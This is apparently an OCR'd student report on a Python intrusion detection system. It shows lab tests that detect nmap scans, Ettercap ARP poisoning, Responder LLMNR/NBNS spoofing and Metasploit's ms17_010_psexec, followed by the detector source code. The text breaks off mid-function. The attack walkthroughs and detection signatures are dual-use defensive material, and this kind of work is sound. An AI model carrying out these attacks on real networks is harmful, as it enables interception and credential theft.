


Figure 29: XMAS Detection

5. Ettercap


To demonstrate our IDS's ability to detect Ettercap ARP Poisoning, we ran our IDS while performing an ARP Poisoning on a test network. The steps we went through to perform said attack are listed in the 'Attack Walkthrough' section.

The first step to a successful ARP Poisoning is host discovery.



This figure illustrates our IDS detecting ARP Poisoning when performing host discovery with Ettercap. On the left, Ettercap is performing the host discovery task, and on the right we have our IDS system running the heuristic scan. One can note several messages warning the user of ARP POISONING and altering them to the packet that flagged the warning.

Next, we started sniffing traffic, and pushing gratuitous ARPs onto the network - performing ARP Poisoning.



This figure illustrated our IDS detecting Gratuitous ARPs while on a live network. On the left one can

note the 'Target' tab of Ettercap. The host '192.168.35.20' is the target of the ARP poisoning. To the right of that, you'll notice our IDS running the behavioral ARP scan. The IDS is successfully detecting the gratuitous ARPs, which are sent less frequently than the requests seen during host discovery. The IDS alerts the user of the gratuitous ARP and returns the packet number that created the warning.

6. Responder

For this process we are going to use the lab machines to show an attack against the Windows 7 machine (.201) from the Kali Machine (.10). As stated previously, we are going to use the responder tool in Kali Linux to perform a 'Man-in-the-Middle' attack by intercepting the traffic flow from a bad DNS server call originating from the Windows 7 machine. Once we send an LLMNR or a NETBIOS broadcast from the Kali Machine, the Windows 7 machine will accept this broadcast. Once this broadcast has been accepted, our attacker will grab a file named 'SMBv2-NTLMv2-SSP-192.168.150.201.txt' in which we can decrypt in order to see the username and passwords.

Now that we know what will happen on the network, we can easily see how our IDS needs to be implemented in order to help prevent this attack. To prevent this attack, we need to check the source IP address. If this source IP address is not the Windows 7 machine (192.168.x.201) or the DNS server we are trying to connect to, then we need to check what source is sending packets. In this instance, our behavioral IDS checks to see that the source equals 192.168.x.201 and if it does not match, then we send a message to the user saying that there is an issue. These checks are done on both NBNS protocols and LLMNR protocols as shown below.




Figure 30: LLMNR Detection




Figure 31: NBNS Detection

7. ms17_010_psexec

To demonstrate our ability to catch Metasploit's ms17_010_psexec exploit, we have provided the below pictures. The first is an screenshot of our IDS running, while the second is a screenshot of Wireshark capturing all SMB traffic.





Figure 32: ms17_010_psexec Detection



No.	Time	Source	Destination	Protocol	Length	Info
26	218.210581365	10.0.2.15	192.168.75.200	SMB	142	Negotiate Protocol Request
28	218.212407753	192.168.75.200	10.0.2.15	SMB	263	Negotiate Protocol Response
30	218.223937731	10.0.2.15	192.168.75.200	SMB	201	Session Setup AndX Request, NTLMSSP_NEGOTIATE
32	218.229790125	192.168.75.200	10.0.2.15	SMB	396	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
33	218.241734994	10.0.2.15	192.168.75.200	SMB	496	Session Setup AndX Request, NTLMSSP_AUTH, User: .\
35	218.243973591	192.168.75.200	10.0.2.15	SMB	93	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
36	218.249561508	10.0.2.15	192.168.75.200	SMB	157	Session Setup AndX Request, User: .\
38	218.251233922	192.168.75.200	10.0.2.15	SMB	174	Session Setup AndX Response
39	218.258066996	10.0.2.15	192.168.75.200	SMB	130	Tree Connect AndX Request, Path: \\192.168.75.200\IPC$
41	218.259679181	192.168.75.200	10.0.2.15	SMB	104	Tree Connect AndX Response
42	218.269204133	10.0.2.15	192.168.75.200	SMB	150	NT Create AndX Request, FID: 0x4003, Path: netlogon
44	218.270413947	192.168.75.200	10.0.2.15	SMB	193	NT Create AndX Response, FID: 0x4003
46	218.291306985	10.0.2.15	192.168.75.200	SMB	414	NT Trans Request, NT RENAMENT Trans Secondary Request (secondary request)
50	218.292207143	192.168.75.200	10.0.2.15	SMB	4414	NT Trans Response, NT RENAME
52	218.292676452	192.168.75.200	10.0.2.15	SMB	430	NT Trans Response, <unknown>[Unreassembled Packet]
53	218.325979714	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
55	218.326790510	192.168.75.200	10.0.2.15	SMB	93	NT Trans Response, NT RENAME
56	218.340699993	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
58	218.344767117	192.168.75.200	10.0.2.15	SMB	93	NT Trans Response, NT RENAME
59	218.357806081	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
61	218.360862704	192.168.75.200	10.0.2.15	SMB	93	NT Trans Response, NT RENAME
62	218.363338309	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
64	218.364529425	192.168.75.200	10.0.2.15	SMB	93	NT Trans Response, NT RENAME
70	218.430564162	10.0.2.15	192.168.75.200	SMB	1362	NT Trans Request, NT RENAMETrans Request
72	218.432527351	192.168.75.200	10.0.2.15	SMB	4570	Trans Response
74	218.432620740	192.168.75.200	10.0.2.15	SMB	93	Trans Response
75	218.432966881	192.168.75.200	10.0.2.15	SMB	132	Trans Response
76	218.432975390	192.168.75.200	10.0.2.15	SMB	288	Trans Response
78	218.434441436	192.168.75.200	10.0.2.15	SMB	430	NT Trans Response, <unknown>[Unreassembled Packet]
80	218.487067830	10.0.2.15	192.168.75.200	SMB	99	Close Request, FID: 0x4003
82	218.488122286	192.168.75.200	10.0.2.15	SMB	93	Close Response, FID: 0x4003
84	218.491842342	10.0.2.15	192.168.75.200	SMB	93	Tree Disconnect Request
86	218.493703203	192.168.75.200	10.0.2.15	SMB	93	Tree Disconnect Response
87	218.499195643	10.0.2.15	192.168.75.200	SMB	130	Tree Connect AndX Request, Path: \\192.168.75.200\IPC$
89	218.510620535	192.168.75.200	10.0.2.15	SMB	104	Tree Connect AndX Response
90	218.517505090	10.0.2.15	192.168.75.200	SMB	150	NT Create AndX Request, FID: 0x4004, Path: netlogon
92	218.521290832	192.168.75.200	10.0.2.15	SMB	193	NT Create AndX Response, FID: 0x4004
93	218.532248902	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
95	218.536023092	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
97	218.536915195	192.168.75.200	10.0.2.15	SMB	132	NT Trans Response, NT RENAME
98	218.540279054	10.0.2.15	192.168.75.200	SMB	138	NT Trans Request, NT RENAME
100	218.541103554	192.168.75.200	10.0.2.15	SMB	93	NT Trans Response, NT RENAME

Figure 33: ms17_010_psexec Successful

Recommendations

The most important recommendation for our framework is regarding efficiency for our IDS. Currently we use a multiprocessing module to run all the detectors at the same time. We decided on this route because each detector sets up its own sniffer and iterators through the packets. If you were to call each detector without multiprocessing, only the first detector would run as they run forever. However, running each detector as its own process allows them to run at the same time. This is not the most efficient way though. Each detector does not need its own sniffer; only one sniffer is truly needed with packets being sent to each detector. A quick mockup of a change to increase efficiency is below. In this implementation, each detection would would take in a packet and determine whether or not it is malicious, instead of creating a new sniffer and looping through each packet internally.

```
if len(sys.argv) > 1:
    interface = sys.argv[1]
else:
    interface = sniffer.choose_interface()
clear()
kwargs={'interface': interface, 'continuous': True}
packets = sniffer.get_capture(**kwargs)

for packet in packets:
        ids_nmap.xmas_signature_detection(packet)
```

```
11          ids_nmap.ack_heuristic_detection(packet)
12          ids_nmap.syn_heuristic_detection(packet)
13          ids_ettercap.heuristic_detection(packet)
14          ids_ettercap.behavioral_detection(packet)
15          ids_responder.behavioral_detection(packet)
```

Currently our system only flags potentially malicious events. It would be beneficial if the framework could be configured to actually act when it detects malicious traffic, such as activating firewall rules to ignore certain IPs if it detects that it is being scanned.

Another recommendation would be to implement a better way of adding new detectors. Currently, we manually add them to be called as a new process. If we developed a plugin architecture to look at which detectors or "plugins" are in `src/` and load them automatically, it would be much more developer friendly. This could allow third party plugins to be added without modifying the IDS source code.

Adding an ability to tell the IDS which detectors to run would also be beneficial. Currently, we automatically run all the detectors programmed. However, some networks may not have a Windows Domain controller and may not have a need to run a Responder detector. An implementation for this could be a configuration file that is passed via the command line to say which detectors to run. If a configuration file is not passed, the program could prompt the user to choose which detectors. A third option would be to allow a flag to be set either in the command line or the configuration file to just run all detectors.

Building off of the configurations file concept, it may be beneficial for some hard coded values such as the domain controller IP or number of unique ports to be passed in the configuration file as well. An example is listed below.

```
1  {
2      "detectors": [
3          {
4              "title": "nmap-ack",
5              "active": true,
6              "args": ["uniq_ports 80"],
7          },
8          {
9              "title": "nmap-syn",
10             "active": false,
11         },
12         {
13             "title": "nmap-xmas",
14             "active": true,
15         },
16         {
17             "title": "ettercap",
18             "active": true,
19         },
```

```
20          {
21              "title": "responder",
22              "active": true,
23              "args": ["domain_ip 192.168.4.20"],
24          },
25          {
26              "title": "ms17_psexec",
27              "active": false,
28          },
29      ]
30  }
```

At the moment, we do not have many options that can be switched via the command line, but it is trivial to add with Python's argparse. Additionally, when we detect a malicious event, we only print the event to standard output. It would be better if we logged all events to a log file, had an option to run the IDS in verbose mode, and had it print any malicious events to standard out as well. Adding the time the event occurred and the IP which sent it would be helpful too, since it is now just the packet number.

Further, our program does not stop gracefully. The only way to exit the detector is to hit Ctrl-C to kill the process. However, this throws a bunch of errors. The program ends, but it could be improved so that it quits cleaner. Also, once running the program, it immediately goes into detection mode. It may be beneficial to add a menu so users can choose to run a detector, read in the config files, look over logs, etc.

Since we are running on a switched network, we can only see data destined for the host running the IDS. It may be beneficial to link multiple hosts together to share logs that are recovered via their IDS. This network of IDS detectors could provide more complex logic to tie attacks together and pin down intruders.

Conclusion

Intrusion detection systems provide a valuable and vital service to security professionals, corporations, and consumers. Successful implementation of such a system into your network can help detect attacks and help prevent would-be attackers from entering a network, in turn protecting sensitive or expensive data and resources.

Building this IDS system provided the opportunity to learn about some of the common attacks one might see while sitting on a network, detect red flags when examining traffic on a network under attack, and automate or craft tools with networking and security capabilities. Each of these opportunities is invaluable when considering entering the information security workforce.

Source Code

You will find below the raw source code of the framework.

I. Sniffer Code

```
"""
Module to sniff packets from a local interface for a
certain period of time.

Can also read in pre-existing captures and dump the
captures to standard output.

Author: Jordan Sosnowski
Date: 11/22/2019
"""
import os
try:
    import winreg as wr
except ImportError:
    pass
import pyshark
import netifaces


def choose_interface():
    """
    Allows user to select interface based
    on system interfaces
    """
    interfaces = netifaces.interfaces()

    if os.name == 'nt':
        # allows windows machines to choose interfaces
        iface_names = ['(unknown)' for i in range(len(interfaces))]
        reg = wr.ConnectRegistry(None, wr.HKEY_LOCAL_MACHINE)
        reg_key = wr.OpenKey(
            reg, r'SYSTEM\CurrentControlSet\Control\Network\{4d36e972-
               e325-11ce-bfc1-08002be10318}')
        for counter, interface in enumerate(interfaces):
            try:
                reg_subkey = wr.OpenKey(
                    reg_key, interface + r'\Connection')

                iface_names[counter] = wr.QueryValueEx(reg_subkey, '
                   Name')[0]
            except FileNotFoundError:
                pass
        interfaces = iface_names

    print('Select Interface: ')

    for val, count in enumerate(interfaces):
        print(val, count)

```

```
48      selection = int(input())
49
50      return interfaces[selection]
51
52
53  def _sniff(interface=None, timeout=10, continuous=True, out_file=None):
54      """
55      Sniffs packet on specified interface, either for a
56      specified number of seconds or forever.
57
58      If interface is not specified local interface will
59      be listed. If an outfile is provided the function
60      will save the packet file.
61
62      args:
63          interface (str): represents interface to listen on
64              defaults -> en0
65
66          timeout (int): represents the time to record packets for
67              defaults -> 10
68
69          continuous (boolean): represents whether or not to capture
70          in continuous mode or to sniff for a certain number of packets
71
72          out_file (str): represents the file to output saved
73          captures to
74              defaults -> None
75
76      returns:
77          capture object
78      """
79      if not interface:
80          interface = choose_interface()
81
82      # if out_file is provided, output capture
83      if out_file:
84          capture = pyshark.LiveCapture(output_file=out_file,
85                                        interface=interface)
86      else:
87          capture = pyshark.LiveCapture(interface=interface)
88
89      # if continuous sniff continuously, other sniff for timeout
90      if continuous:
91          capture.sniff_continuously()
92      else:
93          capture.sniff(timeout=timeout)
94
95      return capture
96
97
98  def _read_cap(in_file):
```

```
99      """ Reads capture file in and returns capture object """
100     cap = pyshark.FileCapture(in_file)
101     return cap
102
103
104 def dump_cap(capture):
105     """ Dumps capture object's packets to standard output """
106     for packet in capture:
107         packet.pretty_print()
108
109
110 def get_capture(file=None, **kwargs):
111     """
112     Controller method for sniffer
113
114     If file is none, assume user wanted to sniff traffic rather
115     than use a file capture
116     """
117     if file:
118         capture = _read_cap(file)
119     else:
120         capture = _sniff(**kwargs)
121     return capture
```

II. IDS Code

```
"""
Main IDS Driver

Authors: Jordan Sosnowski, Charles Harper,
John David Watts, and Tyler McGlawn

Date: Dec 6, 2019
"""
import sys
import multiprocessing
import os
import sniffer
import ids_nmap
import ids_ettercap
import ids_responder
import ids_ms17_010_psexec


def clear():

    # for windows
    if os.name == 'nt':
        _ = os.system('cls')

    # for mac and linux(here, os.name is 'posix')
    else:
        _ = os.system('clear')


def main():
    """
    Main driver for the IDS

    Uses multiprocessing to run each detection algorithm

    """
    if len(sys.argv) > 1:
        interface = sys.argv[1]
    else:
        interface = sniffer.choose_interface()
    clear()
    print('Sniffing...')

    xmas = multiprocessing.Process(
        target=ids_nmap.xmas_signature_detection, kwargs={'interface':
            interface, 'continuous': True})
    ack = multiprocessing.Process(
        target=ids_nmap.ack_heuristic_detection, kwargs={'interface':
            interface, 'continuous': True})
```

```
48      syn = multiprocessing.Process(
49          target=ids_nmap.syn_heuristic_detection, kwargs={'interface':
                interface, 'continuous': True})
50      ettercap_1 = multiprocessing.Process(
51          target=ids_ettercap.heuristic_detection, kwargs={'interface':
                interface, 'continuous': True})
52      ettercap_2 = multiprocessing.Process(
53          target=ids_ettercap.behavioral_detection, kwargs={'interface':
                interface, 'continuous': True})
54      responder = multiprocessing.Process(
55          target=ids_responder.behavioral_detection, kwargs={'interface':
                 interface, 'continuous': True})
56      ms17_010_psexec = multiprocessing.Process(
57          target=ids_ms17_010_psexec.signature_detection, kwargs={'
                interface': interface, 'continuous': True})
58
59      # starting individual threads
60      xmas.start()
61      ack.start()
62      syn.start()
63      ettercap_1.start()
64      ettercap_2.start()
65      responder.start()
66      ms17_010_psexec.start()
67
68      # wait until threads complete
69      xmas.join()
70      ack.join()
71      syn.join()
72      ettercap_1.join()
73      ettercap_2.join()
74      responder.join()
75      ms17_010_psexec.join()
76      print("Done!")
77
78
79  main()
```

III. NMAP IDS Code

```
"""
An IDS system for detecting nmap xmas attacks, ack attacks, and syn
    attacks

Author: Jordan Sosnowski
Date: Nov 26 2019

"""

import collections
import sniffer


MAX_UNIQUE_PORTS = 10


def xmas_signature_detection(file=None, **kwargs):
    """
    xmas detection function

    uses the signature of TCP Flag == 0x29
    """
    capture = sniffer.get_capture(file, **kwargs)
    detected = False

    for packet in capture:
        # ensure packet is TCP as xmas attacks run over TCP
        if packet.transport_layer == 'TCP':
            # ensure that the only flags set are the push, urgent, and
                final flags
            # usually those flags should not be set, and if they are
                its probably
            # an xmas attack
            if int(packet.tcp.flags, 16) == 41:  # '0x00000029'
                print(f'XMAS ATTACK in packet number: {packet.number}')
                detected = True
    return detected


def ack_heuristic_detection(file=None, **kwargs):
    """
    ack detection function

    uses the heuristic of uniq ports > MAX_UNIQUE_PORTS and if
    TCP flag == 0x10
    """
    capture = sniffer.get_capture(file, **kwargs)
    uniq_ip = collections.defaultdict(set)
    detected = False
```

```
47
48      for packet in capture:
49          # ensure packet is using TCP as ack attacks run over TCP
50          if packet.transport_layer == 'TCP':
51              # ensure packet is only setting the ACK flag
52              if int(packet.tcp.flags, 16) == 16:  # 0x10
53                  uniq_ip[packet.ip.addr].add(packet.tcp.dstport)
54
55                  # if the number of unique dst ports are more then
                        MAX_UNIQUE_PORTS flag it
56                  if len(uniq_ip[packet.ip.addr]) > MAX_UNIQUE_PORTS:
57                      print(f'ACK ATTACK in packet number: {packet.number
                            }')
58                      detected = True
59
60      return detected
61
62
63  def syn_heuristic_detection(file=None, **kwargs):
64      """
65      syn detection function
66
67      uses the heuristic of uniq ports > MAX_UNIQUE_PORTS and if
68      TCP flag == 0x2
69      """
70      capture = sniffer.get_capture(file, **kwargs)
71      uniq_ip = collections.defaultdict(set)
72      detected = False
73
74      for packet in capture:
75          # ensure packet is using TCP as syn attacks run over TCP
76          if packet.transport_layer == 'TCP':
77              # ensure packet is only setting the SYN flag
78              if int(packet.tcp.flags, 16) == 2:
79                  uniq_ip[packet.ip.addr].add(packet.tcp.dstport)
80
81                  # if the number of unique dst ports are more than
                        MAX_UNIQUE_PORTS flag it
82                  if len(uniq_ip[packet.ip.addr]) > MAX_UNIQUE_PORTS:
83                      print(f'SYN ATTACK in packet number: {packet.number
                            }')
84                      detected = True
85
86      return detected
```

IV. Ettercap IDS Code

```
"""
Ettercap detection module

Author: Charles Harper
Date: Nov 12, 2019
"""

import sniffer

CONCURRENT_ARP_REPLY_THRESHOLD = 4
ARP_REQ_THRESHOLD = 30

def heuristic_detection(file=None, **kwargs):
    """
    ARP Poisoning host discovery detection function

    Observes ARP traffic, looking for an abnormal number of concurrent ARP requests.
    Given a specific threshold defined as "CONCURRENT_ARP_REPLY_THRESHOLD", this function
    counts the number concurrent ARP requests and compares it to the threshold. If the
    count exceeds the threshold, each following ARP request from the sender is flagged
    as an ARP Poisoning packet and a warning is issued and returned to the ids system.
    """
    capture = sniffer.get_capture(file, **kwargs)
    was_detected = False
    host_in_question = ""
    concurrent_arp_req_count = 0
    request = '1'
    reply = '2'

    for packet in capture:
        if 'arp' in packet: #if it is an ARP packet
            if packet.arp.opcode == request:  # if the arp packet is an arp request
                if host_in_question == "":
                    host_in_question = packet.eth.src  # set first MAC SRC address for ARP messages
                elif host_in_question == packet.eth.src:  # if the current mac equals the previous mac
                    concurrent_arp_req_count += 1
                else:
                    host_in_question = packet.eth.src
                    concurrent_arp_req_count = 0
                # if the number of concurrent arp_requests with the same src exceeds our threshold there's a problem
```

```
41                  if concurrent_arp_req_count >= ARP_REQ_THRESHOLD:
42                      print("ARP POISONING DETECTED!!! FLAGGED PACKET:",
                            packet.number)
43                      was_detected = True
44      return was_detected
45
46
47  def behavioral_detection(file=None, **kwargs):
48      """
49      Gratuitous ARP detection function
50
51      Observes the behavior of the ARP traffic on the network, and flags
            packets contributing to an abnormal
52      ARP reply to ARP request ratio.
53      """
54      capture = sniffer.get_capture(file, **kwargs)
55      was_detected = False
56      previous_arp_type = None
57      current_arp_type = None
58      concurrent_arp_reply_count = 0
59      request = '1'
60      reply = '2'
61
62      for packet in capture:
63          if 'arp' in packet:
64              current_arp_type = packet.arp.opcode
65              if current_arp_type == reply:  # if current ARP message is
                    a reply
66                  if previous_arp_type == request: # if the previous ARP
                        message was a request
67                      # clear the previous message and move on
68                      previous_arp_type = current_arp_type
69                      concurrent_arp_reply_count = 0
70                  else: # if the previous ARP was a reply
